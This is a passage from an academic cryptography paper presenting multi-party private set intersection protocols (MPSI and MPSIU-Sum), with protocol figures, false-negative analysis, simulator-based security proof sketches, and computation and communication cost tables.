


Figure 8: An illustration of the MPSI and MPSIU-Sum protocols, omitting the Key-Aggregation and Joint-Decryption sub-protocols.

Delegate-Start

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G, hash function $H_E : \{0,1\}^* \to E$, map size $m = 2^l$.
Parties: Delegate $\mathcal{P}_0$.
Inputs: $\mathcal{P}_0$ holds set $X_0 \subset \{0,1\}^*$, associated values $V \subset \{0,1\}^*$, encryption key ek, encryption function Enc.
Outputs: Blinding key α, EC point L, and hashmap M.

1. Generates $\alpha \xleftarrow{\$} \mathbb{F}_q$ and sets $L = \alpha \cdot G$.
2. For every $w_j \in X_0, v_j \in V$, sets $M_{\mathsf{index}(w_j)} \leftarrow \{\alpha \cdot H_E(w_j), \mathsf{Enc}(\mathsf{ek}, v_j)\}$.
3. For every unmodified index $0 \le j < m$ in M, sets $M_j \leftarrow \{r_1 \cdot G, \mathsf{Enc}(\mathsf{ek}, r_2)\}$ for $r_1, r_2 \xleftarrow{\$} \mathbb{F}_q$.

Figure 9: Delegate $\mathcal{P}_0$ runs sub-protocol Delegate-Start at the beginning of MPSI and after Key-Aggregation in MPSIU-Sum.

unique items are inserted into a hashmap of size m, the probability that a slot is empty is $\left(1 - \frac{1}{m}\right)^w$. For large m, using the identity $\lim_{m\to\infty}\left(1 - \frac{1}{m}\right)^m = e^{-1}$, the probability that a given slot is empty is approximately $e^{\frac{-w}{m}}$.[15] The expected number of filled slots when w unique items are inserted into a hashmap of size m is

$$\mathsf{ExpFilled}(m,w) = m\left(1 - \left(1 - \frac{1}{m}\right)^w\right) \approx m(1 - e^{\frac{-w}{m}}).$$

[15] This is the same probability that a given bit will not be set in a Bloom filter with just one hash function. The expected number of hash collisions is usually not a quantity of interest in analyses of Bloom filters [44].

Blind-Encrypt

Public Parameters: EC group $E(\mathbb{F}_q)$, size $m = 2^l$.
Parties: Last party $\mathcal{P}_{n-1}$.
Inputs: Hashmaps R and M, ElGamal public key apk (optional).
Outputs: Array B.

1. Initializes array B of size m. For $0 \le j < m$, sets

$$\mathsf{ct}_j \leftarrow \begin{cases} \mathsf{EG.AddZero}(\mathsf{apk}, M_{j,1}) & \text{if apk was provided} \\ M_{j,1} & \text{otherwise} \end{cases}$$

$$B_j \leftarrow \{R_{j,0}, \mathsf{AEAD.Enc}(\mathsf{KDF}(R_{j,1}), \mathsf{ct}_j)\}$$

2. Samples permutation π over $\{0, \ldots, m-1\}$ and shuffles $B \leftarrow \pi(B)$.

Figure 10: The last party $\mathcal{P}_{n-1}$ runs sub-protocol Blind-Encrypt before delegate $\mathcal{P}_0$ runs Delegate-Finish. For brevity, we combine the MPSI and MPSIU-Sum steps into Blind-Encrypt.

We analyze false negatives induced by the delegate and non-delegates separately here, as some non-delegate errors are recoverable in MPSIU-Sum (Section 6.2).

Errors Induced by Delegate. Suppose $I = \bigcap_{i=0}^{n-1} X_i$ and $|I| = s_I$. Every collision of index(·) with these s_I elements during Delegate-Start causes a false negative. The expected number of false negatives induced by $\mathcal{P}_0$ is $e_0 = |I| \cdot (1 - \frac{1}{m}) \cdot \mathsf{ExpFilled}(m, |X_0| - |I|)$.

Delegate-Finish

Public Parameters: EC group $E(\mathbb{F}_q)$, array size $m = 2^l$.
Parties: Delegate $\mathcal{P}_0$.
Inputs: Blinding key α and array B.
Outputs: Set of AEAD plaintexts D.

1. For $0 \le j < m$, computes $K_j \leftarrow \mathsf{KDF}(\alpha \cdot B_{j,0})$ and $d_j \leftarrow \mathsf{AEAD.Dec}(K_j, B_{j,1})$.

$$D \leftarrow \{d_j : d_j \neq \perp, 0 \le j < m\}$$

Figure 11: Delegate $\mathcal{P}_0$ runs sub-protocol Delegate-Finish to conclude MPSI and before Joint-Decryption in MPSIU-Sum.

Errors Induced by Non-Delegates. A false negative is induced by a non-delegate if $\mathsf{index}(\cdot)$ causes a collision among the $|I| - e_0$ indices filled by the delegate $\mathcal{P}_0$. The expected number of such collisions is

$$e_i = \frac{|I| - e_0}{m} \cdot \mathsf{ExpFilled}(m, |X_i| - |I|).$$

If $|X_i| = s$ for all $i > 0$ and $f_0 = \mathsf{ExpFilled}(m, |X_0| - s_I)$, the total number of expected false negatives is given by

$$\begin{aligned}
&e_0 + (n-1)e_i \\
&= e_0 + \frac{(n-1)(s_I - e_0)}{m}\mathsf{ExpFilled}(m, s - s_I) \\
&= s_I(1 - \frac{1}{m})\mathsf{ExpFilled}(m, |X_0| - s_I) \\
&+ s_I \frac{(n-1)\mathsf{ExpFilled}(m, |X_0| - s_I))}{m^2}\mathsf{ExpFilled}(m, s - s_I) \\
&= s_I \cdot f_0\Big(1 - \frac{1}{m} + \frac{n-1}{m^2}\mathsf{ExpFilled}(m, s - s_I)\Big).
\end{aligned}$$

As $s_I \ll s$, the expected false negative rate is less than

$$\begin{aligned}
&f_0\Big(1 - \frac{1}{m} + \frac{n-1}{m^2}\mathsf{ExpFilled}(m, s)\Big) \\
&= f_0\Big(1 - \frac{1}{m} + \frac{n-1}{m}(1 - e^{\frac{-s}{m}})\Big) \\
&= (1 - e^{\frac{s_I - |X_0|}{m}})\Big(m - 1 + (n-1)(1 - e^{\frac{-s}{m}})\Big).
\end{aligned}$$

5.3 Security

The security properties of MPSI follow from DDH and discrete log hardness and AEAD semantic security. Intuitively, parties $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ cannot read values in M because they are encrypted by α or sk. Delegate $\mathcal{P}_0$ can only decrypt values in B that are DH tuples because of a set intersection match.

Multiple security proofs are available for the Apple PSI protocol [26, 28]. We extend the simulator-based arguments here with proof sketches, and we provide complete security proofs in the Supplementary Information [54].

Theorem 3. *A static computationally-bounded malicious adversary $\mathcal{A}$ that corrupts $\mathcal{P}_i$ for $i \in C \subset \{1, \ldots, n-1\}$ learns no information about $\{X_j : 1 \le j \le n-1, j \notin C\}$ in MPSI.*

MPSI

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G, hash function $H_E : \{0,1\}^* \to E$, map size $m = 2^l$.
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ with delegate $\mathcal{P}_0$.
Inputs: $\mathcal{P}_i$ holds set $X_i \subset \{0,1\}^*$ for $0 \le i < n$.
Outputs: Delegate $\mathcal{P}_0$ receives the result of the protocol, other parties receive nothing.

1. (Delegate $\mathcal{P}_0$) Generates $\mathsf{sk} \xleftarrow{\$} \mathcal{K}_{\mathsf{AEAD}}$, runs $(\alpha, L, M) \leftarrow \mathsf{Delegate\text{-}Start}(X_0, X_0, \mathsf{sk}, \mathsf{AEAD.Enc})$ and publishes M, L to all parties.
2. (a) (Party $\mathcal{P}_1$) Initializes map R of size m. For all $w \in X_1$, computes $j \leftarrow \mathsf{index}(w)$ and sets $R_j \leftarrow \mathsf{DH.Reduce}(L, H_E(w), M_{j,0})$.
   (b) (Party $\mathcal{P}_i$ for $1 < i \le n-1$) For all $w \in X_i$, computes $j \leftarrow \mathsf{index}(w)$ and sets $R_j \leftarrow R_j + \mathsf{DH.Reduce}(L, H_E(w), M_{j,0})$.
3. (Party $\mathcal{P}_i$ for $1 \le i \le n-1$) For $0 \le j < m$, if R_j was not modified in step 2, $\mathcal{P}_i$ sets $R_j \leftarrow \{Q', S'\}$ for $Q', S' \xleftarrow{\$} E$.
4. (Party $\mathcal{P}_i$ for $1 \le i < n-1$) Sends R to $\mathcal{P}_{i+1}$.
5. (Last party $\mathcal{P}_{n-1}$) Runs $B \leftarrow \mathsf{Blind\text{-}Encrypt}(R, M)$ and sends B to delegate $\mathcal{P}_0$.
6. (Delegate $\mathcal{P}_0$) Retrieves $I \leftarrow \mathsf{Delegate\text{-}Finish}(\alpha, B)$.

Figure 12: The MPSI protocol, extending the PSI protocol.

Proof Sketch. $\mathcal{A}$ receives no output. Simulator $\mathcal{S}$ generates an incoming view for $\mathcal{A}$ that is computationally indistinguishable from a real execution. $\mathcal{S}$ generates M, L as in the Apple PSI proof [28]. $\mathcal{S}$ aborts if $\mathcal{A}$ aborts. If $j \in C$ such that $j > 1$, $\mathcal{S}$ also generates $R \xleftarrow{\$} E^{2 \times m}$. Even if $\mathcal{A}$ aborts after receiving R from an honest non-delegate, without knowledge of α, $\mathcal{A}$ cannot distinguish DH and non-DH tuples in the real R. □

Theorem 4. *A static computationally-bounded malicious adversary $\mathcal{A}$ that corrupts $\mathcal{P}_i$ for $i \in C \subset \{1, \ldots, n-1\}$ learns no information about X_0 in MPSI.*

Proof Sketch. The proof proceeds similarly to Theorem 3. Simulator $\mathcal{S}$ generates M, L as in the Apple PSI proof [28]. $\mathcal{S}$ aborts if $\mathcal{A}$ aborts. Even if $\mathcal{A}$ aborts before sending R or B, intractability of the DDH problem over E and semantic security of the AEAD cipher imply that $\mathcal{A}$ cannot computationally distinguish M, L in the simulation and a real execution. □

Theorem 5. *A static computationally-bounded malicious $\mathcal{P}_0$ learns no more information about $\{X_j : 1 \le j \le n-1\}$ than is revealed by the result of MPSI.*

Proof Sketch. Simulator $\mathcal{S}_0$ interacts with a corrupted $\mathcal{P}_0$. In MPSI, delegate $\mathcal{P}_0$ receives B and the protocol output but not R. If $\mathcal{P}_0$ aborts, $\mathcal{S}_0$ aborts. If $\mathcal{P}_0$ aborts before receiving B, it cannot compute the protocol result and does not learn

MPSIU-Sum

Public Parameters: EC group $E(\mathbb{F}_q)$ with generator G, hash function $H_E : \{0,1\}^* \to E$, map size $m = 2^l$.
Parties: $\mathcal{P}_0, \mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ with delegate $\mathcal{P}_0$.
Inputs: $\mathcal{P}_i$ holds set $X_i \subset \{0,1\}^*$ for $0 \le i < n$ and $\mathcal{P}_0$ holds associated values V.
Outputs: Delegate $\mathcal{P}_0$ receives the result of the protocol, other parties receive nothing.

1. (All parties) Choose $\mathsf{sk}_i \xleftarrow{\$} \mathbb{F}_q$ and run $\mathsf{apk} \leftarrow \mathsf{Key\text{-}Aggregation}(\mathsf{sk}_0, \ldots, \mathsf{sk}_{n-1})$.
2. (Delegate $\mathcal{P}_0$) Runs $(\alpha, L, M) \leftarrow \mathsf{Delegate\text{-}Start}(X_0, V, \mathsf{apk}, \mathsf{EG.Enc})$ and publishes M, L to all parties.
3. (Party $\mathcal{P}_1$) Initializes map R of size m.
4. (Party $\mathcal{P}_i$ for $1 \le i \le n-1$) For all $w \in X_i$, sets $j \leftarrow \mathsf{index}(w)$ and $R_j \leftarrow \mathsf{DH.Reduce}(L, H_E(w), M_{j,0})$.
5. (a) (Party $\mathcal{P}_1$) For $0 \le j < m$, if R_j was not modified in step 4, sets $R_j \leftarrow \{Q', S'\}$ for $Q', S' \xleftarrow{\$} E$.
   (b) (Party $\mathcal{P}_i$ for $1 < i \le n-1$) For $0 \le j < m$, if R_j was not modified in step 4, sets $R_j \leftarrow \mathsf{DH.Reduce}(L, R_{j,0}, R_{j,1})$.
6. (Party $\mathcal{P}_i$ for $1 \le i < n-1$) Sends R to $\mathcal{P}_{i+1}$.
7. (Last party $\mathcal{P}_{n-1}$) Runs $B \leftarrow \mathsf{Blind\text{-}Encrypt}(R, M, \mathsf{apk})$ and sends B to delegate $\mathcal{P}_0$.
8. (Delegate $\mathcal{P}_0$) Runs $C_{\text{sum}} \leftarrow \mathsf{EG.Add}(\mathsf{Delegate\text{-}Finish}(\alpha, B))$ and broadcasts C_{sum} to all other parties.
9. (All parties) Run $\mathsf{Joint\text{-}Decryption}(C_{\text{sum}}, (\mathsf{sk}_0, \ldots, \mathsf{sk}_{n-1}))$ and delegate $\mathcal{P}_0$ learns the plaintext result.

Figure 13: The MPSIU-Sum protocol, extending MPSI.

any information about $\{X_j : 1 \le j \le n-1\}$. Otherwise, $\mathcal{S}_0$ learns α, M and real output of the protocol I_R. $\mathcal{S}_0$ constructs B such that the output matches in both real and simulated executions. As β, γ in DH.Reduce are drawn uniformly at random and the AEAD cipher is semantically secure, B is identically distributed in the two views regardless of whether decryption succeeds. □

6 MPSIU-Sum from MPSI

We now turn to constructing an MPSIU-Sum protocol. We begin by extending MPSI to MPSIU, which includes a union operation across $X_1, \ldots, X_{n-1}$. We then further extend the design to an MPSIU-Sum protocol, which includes a sum operation on elements in V. We provide an intuitive explanation of each step and a formalization of MPSIU-Sum, followed by proof of correctness, analysis of false negatives, and proof of security.

MPSI → MPSIU. Notice that both the MPSI and MPSIU problems require computation of $X_0 \bigcap S$ where

$$S \leftarrow \begin{cases} \bigcap_{i=1}^{n-1} X_i & \text{in MPSI} \\ \bigcup_{i=1}^{n-1} X_i & \text{in MPSIU.} \end{cases}$$

In MPSI, every party $\mathcal{P}_i$ for $i > 1$ either self-reduces a tuple or randomizes it. The self-reduction guarantees that tuples corresponding to elements of S—which are in each non-delegated party's set—remain DH tuples until $\mathcal{P}_{n-1}$ runs Blind-Encrypt. Randomization ensures that tuples not corresponding to elements of S become non-DH tuples eventually, except with negligible probability. As a consequence, $\mathcal{P}_0$ cannot decrypt AEAD ciphertexts corresponding to these non-DH tuples.

Adapting MPSI to MPSIU requires two modifications to this paradigm. First, to compute the intersection with union, every non-delegated party $\mathcal{P}_i$ holding $w \in X_i$ with $j = \mathsf{index}(w)$ sets $R_j \leftarrow \mathsf{DH.Reduce}(L, H_E(w), M_{j,0})$. Second, instead of randomizing tuples at indices where there is no possible match, a party self-reduces those tuples. These changes ensure that if $w \in X_i$ for any non-delegate party $\mathcal{P}_i$ and $w \in X_0$, R_j will form a DH tuple (except for hashmap collisions).

MPSIU → MPSIU-Sum. MPSI and the sketch of MPSIU allow delegate $\mathcal{P}_0$ to learn elements in the intersection $X_0 \bigcap S$, by decrypting AEAD ciphertexts containing elements. $\mathcal{P}_0$ can only decrypt a ciphertext if it is associated with a DH tuple.

We modify the MPSIU sketch in two ways to yield MPSIU-Sum. First, we replace $\mathcal{P}_0$'s associated data. Instead of encrypting elements in X_0 under a symmetric AEAD scheme (e.g., AES), $\mathcal{P}_0$ encrypts values in V under an additively homomorphic scheme (e.g., ElGamal). Second, we hide the protocol's intermediate output B from $\mathcal{P}_0$ by using an aggregated public key apk. This step ensures $\mathcal{P}_0$ can decrypt AEAD ciphertexts in B associated with DH tuples and can add the inner ElGamal ciphertexts, but it cannot decrypt those ciphertexts. $\mathcal{P}_{n-1}$ also adds 0 to each ciphertext so $\mathcal{P}_0$ cannot undo B's permutation. The parties then jointly decrypt the sum with output to $\mathcal{P}_0$.

Figure 8 provides an overview of MPSIU-Sum. We formalize the protocol in Figure 13. For brevity, we incorporate by reference the MPSI sub-protocols Delegate-Start in Figure 9, Blind-Encrypt in Figure 10 and Delegate-Finish in Figure 11. We discuss possible extensions for the protocol in Section 9.

6.1 Correctness

Theorem 6. *Assuming semi-honest participants, false positives are not possible in MPSIU-Sum.*

Proof. Let $U = \bigcup_{i=1}^{n-1} X_i$ and suppose, on the contrary, that $x \notin (X_0 \bigcap U)$ but $x \in D$ (in Delegate-Finish) with $\mathsf{index}(x) = j$. $\mathcal{P}_0$ was able to decrypt $B_{j,1}$ using key $\alpha \cdot B_{j,0}$, so $x \in X_0$ and $M_{j,0} = \alpha \cdot H_E(x)$. It follows that before Blind-Encrypt, $(L, R_{j,0}, R_{j,1})$ formed a DH tuple as $B_{j,1}$ was encrypted using $R_{j,1} = \alpha \cdot B_{j,0} = \alpha \cdot R_{j,0}$. Because $x \notin U$, $x \notin X_i$ for all $i > 0$. There are two possibilities:

- $y \in X_i$ for some $i > 0$ such that $y \neq x$ but $\mathsf{index}(y) = \mathsf{index}(x) = j$. $\mathcal{P}_i$ sets $R_j \leftarrow \mathsf{DH.Reduce}(L, H_E(y), M_{j,0})$. As $H_E(y) \neq H_E(x)$, $(L, H_E(y), M_{j,0})$ is not a DH tuple. R_j will be set to a random tuple from self-reduction.
- There exists no $y \in U$ such that $\mathsf{index}(y) = j$. $\mathcal{P}_1$ explicitly sets R_j to a random tuple, and the remaining parties $\mathcal{P}_i$ for $i > 1$ self-reduce R_j to another random tuple.

In either case, R_j is set to a random tuple by every $\mathcal{P}_i$ for $i > 0$. Therefore, $(L, R_{j,0}, R_{j,1})$ cannot be a DH tuple before Blind-Encrypt, yielding a contradiction. □

Theorem 7. *Assuming semi-honest participants, MPSIU-Sum false negatives are only caused by collisions in hashmap M.*

Proof. Let $U = \bigcup_{i=1}^{n-1} X_i, I = X_0 \bigcap U, x \in I$ with $\mathsf{index}(x) = j$. A false negative implies $\mathcal{P}_0$ could not decrypt $B_{j,1}$ with key $\alpha \cdot B_{j,0}$ in Delegate-Finish. It follows that $(L, R_{j,0}, R_{j,1})$ was not a DH tuple before Blind-Encrypt. Since $x \in U$, there must be $x \in X_i$ for some $i > 0$. It follows that $\mathcal{P}_i$ set $R_j \leftarrow (L, H_E(x), M_{j,0})$ during its turn. There are two possibilities:

- Party X_k, $i < k < n$ with $y \neq x$, $y \in X_k$ set $R_j \leftarrow (L, H_E(y), M_{j,0})$ and $\mathsf{index}(x) = \mathsf{index}(y) = j$, which implies a collision in M.
- $M_{j,0} \neq \alpha \cdot H_E(x)$. We know that $x \in I \implies x \in X_0$ so there must be $y \in X_0$ such that $y \neq x$ and $\mathsf{index}(x) = \mathsf{index}(y) = j$, which also implies a collision in M. □

6.2 False Negatives

The false negative analysis for MPSI (Section 5.2) applies to MPSIU-Sum. Notice that in MPSI, if there is a hashmap collision, the corresponding slot of M or R is corrupted. If $x \in I$, $y \notin I$, and $\mathsf{index}(x) = \mathsf{index}(y)$, the output will omit x.

MPSIU-Sum can, in some instances, recover from hashmap collisions. If a subsequent party has x in their set and no other value that hashes to $\mathsf{index}(x)$, the party will replace the corrupted value in R. As a consequence, the expected false negative rate for MPSI is an upper bound for MPSIU-Sum.

6.3 Security

We provide proofs of malicious security for MPSIU-Sum. For brevity, we combine proofs that non-delegate parties $\mathcal{P}_1, \ldots, \mathcal{P}_{n-1}$ learn no information about $X_1, \ldots, X_{n-1}$ or X_0.

Theorem 8. *A static computationally-bounded malicious adversary $\mathcal{A}$ that corrupts $\mathcal{P}_i$ for $i \in \mathcal{C} \subset \{1, \ldots, n-1\}$ learns no information about $\{X_j : 1 \leq j \leq n-1, j \notin C\}$ in MPSIU-Sum.*

Theorem 9. *A static computationally-bounded malicious adversary $\mathcal{A}$ that corrupts $\mathcal{P}_i$ for $i \in \mathcal{C} \subset \{1, \ldots, n-1\}$ learns no information about X_0 in MPSIU-Sum.*

Proof. We denote the view of $\mathcal{A}$ in the real world as $\mathsf{view}_{\mathcal{A}}^{\text{MPSIU-Sum}}$. Simulator $\mathcal{S}$ interacts with $\mathcal{A}$. As non-delegates receive no output, it suffices to show that $\mathcal{S}$ generates an incoming view that is computationally indistinguishable from $\mathsf{view}_{\mathcal{A}}^{\text{MPSIU-Sum}}$. In MPSIU-Sum, $\mathcal{P}_i$ for $i > 0$ receives L, M, pk_s for $s \neq i$ (during Key-Aggregation), and an ElGamal ciphertext C_{sum} (during Joint-Decryption). If $i > 1$ and $i \in \mathcal{C}$, $\mathcal{A}$ also receives R. Define simulator $\mathcal{S}$ with inputs $\{X_i : i \in \mathcal{C}\}$. If $\mathcal{A}$ aborts, $\mathcal{S}$ aborts. $\mathcal{A}$ may also corrupt inputs $\{X_i : i \in \mathcal{C}\}$.

$\mathcal{S}$ chooses $X_0 \overset{\$}{\subset} \{0,1\}^*, V \overset{\$}{\subset} \mathbb{Z}^+, \{\mathsf{pk}_s\}_{s \neq i} \overset{\$}{\leftarrow} \mathcal{K}_{\mathsf{EG}}, z \leftarrow \mathbb{Z}^+$.
$\mathsf{apk} \leftarrow \mathsf{EG.AggKeyGen}(\mathsf{pk}_0, \ldots, \mathsf{pk}_{n-1})$.
$(\alpha, L, M) \leftarrow \mathsf{Delegate\text{-}Start}(X_0, V, \mathsf{apk}, \mathsf{EG.Enc})$.
$C_{\text{sum}} \leftarrow \mathsf{EG.Enc}(\mathsf{apk}, z)$.
$\mathcal{S}$ sends $L, M, \{\mathsf{pk}_s\}_{s \notin C}, C_{\text{sum}}$ to $\mathcal{A}$.

If $i > 1$ and $i \in \mathcal{C}$, $\mathcal{S}$ also sends $R \overset{\$}{\leftarrow} E^{2 \times m}$.

Note that $\mathsf{view}_{\mathcal{A}}^{\text{MPSIU-Sum}}$ does not contain α or secret keys $\{\mathsf{sk}_s\}_{s \notin C}$ corresponding to $\{\mathsf{pk}_s\}_{s \notin C}$. As the Discrete Log Problem is computationally hard over E, $L = \alpha \cdot G$ is identically distributed in $\mathsf{view}_{\mathcal{A}}^{\text{MPSIU-Sum}}$ and in the simulator-generated view. Similarly, without knowledge of sk_s, pk_s is identically distributed. For any $w \in (\bigcup_{i \in C} X_i)$ such that $j = \mathsf{index}(w)$, $\mathcal{A}$ knows $L = \alpha \cdot G$ and can compute $H_E(w)$ but cannot distinguish the tuple $(L, H_E(w), M_{j,0})$ from $(L, H_E(w), \alpha \cdot H_E(w))$ due to the intractability of the DDH problem over E. Semantic security of the ElGamal cryptosystem implies that the ciphertexts $M_{j,1}$ and C_{sum} are also indistinguishable in the two views. Therefore, M is identically distributed in the two views. If $i > 1$ and $i \in \mathcal{C}$, then without knowledge of α, $\mathcal{A}$ cannot distinguish between DDH and non-DH tuples in the real R. Because $\mathcal{S}$ samples the ideal R uniformly at random from $E^{2 \times m}$, $\mathcal{S} \overset{c}{\equiv} \mathsf{view}_{\mathcal{A}}^{\text{MPSIU-Sum}}$ as required. □

Theorem 10. *A static computationally-bounded malicious $\mathcal{P}_0$ learns no more information about $\{X_j : 1 \leq j \leq n-1\}$ than is revealed by the result of MPSIU-Sum.*

Proof. Simulator $\mathcal{S}_0$ interacts with a corrupted $\mathcal{P}_0$. In MPSIU-Sum, delegate $\mathcal{P}_0$ receives B, pk_s (during Key-Aggregation), d_s (during Joint-Decryption) for $s > 0$, and the protocol output. Define simulator $\mathcal{S}_0$ with input X_0. Note that $\mathcal{S}_0$ learns α, M, sk_0, $C_{\text{sum}} = (C_1, C_2)$, and the real output of the protocol I_R. If $\mathcal{P}_0$ aborts, $\mathcal{S}_0$ aborts. If $\mathcal{P}_0$ aborts before receiving B, it cannot compute the protocol result and thus does not learn any information about $\{X_j : 1 \leq j \leq n-1\}$. If $\mathcal{P}_0$ aborts after receiving B but before Joint-Decryption, it cannot compute the intersection sum but learns the cardinality of the intersection, which is also revealed by the result of MPSIU-Sum. $\mathcal{P}_0$ may also use a corrupted input X_0'. $\mathcal{S}_0$ programs the random oracle $H_E(\cdot)$ and extracts input provided by $\mathcal{P}_0$, as in the Apple PSI security proof [28]. We first show how $\mathcal{S}_0$ constructs $B, \{\mathsf{pk}_s\}_{s>0}, \{d_s\}_{s>0}$ such that the output matches in both real and simulated executions.

$\mathcal{S}_i$ chooses $\{\mathsf{sk}_s\}_{s \neq i} \overset{\$}{\leftarrow} \mathbb{F}_q$, and sets $\mathsf{pk}_s \leftarrow \mathsf{sk}_s \cdot G$, $\mathsf{apk} \leftarrow \mathsf{EG.AggKeyGen}(\mathsf{pk}_0, \ldots, \mathsf{pk}_{n-1})$.

Operation	MPSI		MPSIU-Sum			
	$\mathcal{P}_0$	$\mathcal{P}_i$ for $0 < i \leq n-1$	$\mathcal{P}_0$	$\mathcal{P}_1$	$\mathcal{P}_2, \ldots, \mathcal{P}_{n-2}$	$\mathcal{P}_{n-1}$
Key-Aggregation	–	–	1	1	1	1
Delegate-Start	$m+1$	–	$m(2c+1)+1$	–	–	–
Computation on R	–	$2(m+\lvert X_i\rvert)$	–	$2(m+\lvert X_1\rvert)$	$4m$	$4m$
Blind-Encrypt	–	–	–	–	–	$2mc$
Delegate-Finish	m	–	m	–	–	–
Joint-Decryption	–	–	c	c	c	c
Total	$2m+1$	$2(m+\lvert X_i\rvert)$	$(2m+1)(c+1)+1$	$2(m+\lvert X_1\rvert)+c+1$	$4m+c+1$	$(2m+1)(c+2)-1$

Table 1: Computation cost in elliptic curve point multiplications for MPSI, MPSIU-Sum, and sub-protocols.

	MPSI	MPSIU-Sum
delegate $\mathcal{P}_0$	$m+1$	$(n-1)+(m+1)(2c+1)$
$\mathcal{P}_1, \ldots, \mathcal{P}_{n-2}$	$2m$	$(n-1)+2m(c+1)$
$\mathcal{P}_{n-1}$	m	$(n-1)+m(2c+1)$

Table 2: Communication cost (egress) of MPSI and MPSIU-Sum in EC points. $m = |M| = |R| = |B|$ with c CRT moduli.

If $x \in I_R$ such that $\mathsf{index}(x) = j$, $\mathcal{S}_0$ chooses $z \xleftarrow{\$} E$ and sets $B_j \leftarrow \{z, \mathsf{AEAD.Enc}(\mathsf{KDF}(\alpha \cdot z), \mathsf{EG.AddZero}(\mathsf{apk}, M_{j,1}))\}$. Otherwise, $\mathcal{S}_0$ chooses $z_1, z_2 \xleftarrow{\$} E$ and sets $B_j \leftarrow \{z_1, \mathsf{AEAD.Enc}(\mathsf{KDF}(z_2), \mathsf{EG.AddZero}(\mathsf{apk}, M_{j,1}))\}$. $\mathcal{S}_i$ sets $d_s \leftarrow \mathsf{sk}_s \cdot C_1$ and sends $B, \{\mathsf{pk}_s\}_{s>0}, \{d_s\}_{s>0}$.

If $j \in \{\mathsf{index}(x) : x \in I_R\}$, $\mathcal{S}_0$ sets B_j such that $\mathcal{P}_0$ successfully decrypts the corresponding AEAD ciphertexts in Delegate-Finish. Otherwise, $\mathcal{S}_0$ sets B_j so decryption fails. $\mathcal{S}_0$ simulates Key-Aggregation using $\{\mathsf{pk}_s\}_{s>0}$ such that apk is constructed correctly. Using secret key shares $\{\mathsf{sk}_s\}_{s>0}$, $\mathcal{S}_0$ sets $\{d_s\}_{s>0}$ so that decryption of C_{sum} in Joint-Decryption succeeds.

We now show that $B, \{\mathsf{pk}_s\}_{s>0}, \{d_s\}_{s>0}$ are identically distributed in the real and simulated views. The argument for B is identical to that for Theorem 5, which we provide in the supplement [54]. Parties choose $\{\mathsf{sk}_s\}_{s>0}$ uniformly at random, as does $\mathcal{S}_0$, implying $\{d_s\}_{s>0}$ are also constructed identically by exponentiation of C_1. It follows that $\mathcal{S}_0 \overset{c}{\equiv} \mathsf{view}_0^{\mathsf{MPSIU\text{-}Sum}}$. □

7 Performance Evaluation

MPSI and MPSIU-Sum require total computation linear in $m = |M| = |R| = |B|$ and in the number of participants n. Similarly, the total communication is also linear in m and n. Both protocols require only a single round for every non-delegated party and the runtime of each party is independent of the number of parties n. The delegated party $\mathcal{P}_0$ uses a broadcast channel while every other participant communicates with only two parties (except during Key-Aggregation). Table 1 provides computation cost in elliptic curve (EC) point multiplications, which are generally the most expensive operations. Table 2 presents communication cost in EC points.

MPSIU-Sum is more computationally expensive than MPSI for two primary reasons. First, every party in MPSIU-Sum applies DH.Reduce to every hashmap slot, which costs 4 EC point multiplications each. Randomizing unmodified slots in MPSI, by contrast, requires only 2 EC point multiplications each. Second, MPSIU-Sum uses ElGamal encryption, which requires $2c$ EC point multiplications per encryption where c is the number of CRT moduli. The ciphertext expansion factor $F > 2c$ also increases communication cost in MPSIU-Sum.

